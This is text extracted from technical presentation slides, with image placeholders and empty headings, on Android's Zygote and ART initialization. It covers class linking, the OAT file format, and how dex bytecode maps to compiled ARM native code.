
4. Link the indexes to access

- Java class members
- Method bytecode & its compiled native code




# Zygote Initialization

## Zygote Process Memory



# Zygote Initialization



1. `framework/base/core/jni/AndroidRuntime.cpp`
2. `libnativehelper/JniInvocation.cpp`
3. `art/runtime/jni_internal.cpp`
4. `libnativehelper/include/nativehelper/jni.h`




# ART Initialization

- The heart of Zygote initialization
- Many complicated tasks like initializing the VM memory layout and the garbage collector
- We focus on how ART find the specified class and link to the method code – **Class Linking**

# Class Linking

- Open the container file in the specified class path
  - Classes are compiled and wrapped in **Oat file**
- Map the located Oat file into memory
  - The class field and method definition
  - The method bytecode and its compiled native code
- Link the **indexes** for **class member access**
  - Transfer from ART to a certain compiled method
  - Transfer between compiled methods

# ART Indexing Structure



# ART to Method Native Code

JNIEnv::GetStaticMethodId()

← Get ArtMethod pointer

JNIEnv::CallStaticVoidMethod()

ArtMethod::Invoke()

art\_quick\_invoke\_stub()

Construct native  
call stack

entry\_point\_from\_quick\_compiled\_code()

Dive into method  
native code

# Between Method Native Code

## Dex Bytecode

```
0x00: sget-object v0, Ljava/util/ArrayList; org.dsns.cleango.CleanGo.gRecord  
0x02: invoke-virtual {v3}, java.lang.String java.lang.Object.toString()  
0x05: move-result-object v1  
0x06: invoke-virtual {v0, v1}, boolean java.util.ArrayList.add(java.lang.Object)  
.....
```

## Native Code

dex PC: 0x00

.....  
ldr.w r6, [r0, #432]

mov r1, r8

ldr r0, [r1, #0]

dex PC: 0x02

ldr.w r0, [r0, #396]

ldr.w lr, [r0, #40]

blx lr  
.....

Get **Object** object

Get **toString()** ArtMethod pointer


Get **entry to compiled native code**

Branch and link to the callee

ART constructs the indexes to access the  
class members of framework libraries

Let's see how boot oat is processed

# Oat Format



The Elf file embedded with


- DEX files bundling definition of classes
- Compiled method native codes
- Links between class definition & native code

# Oat File Parsing

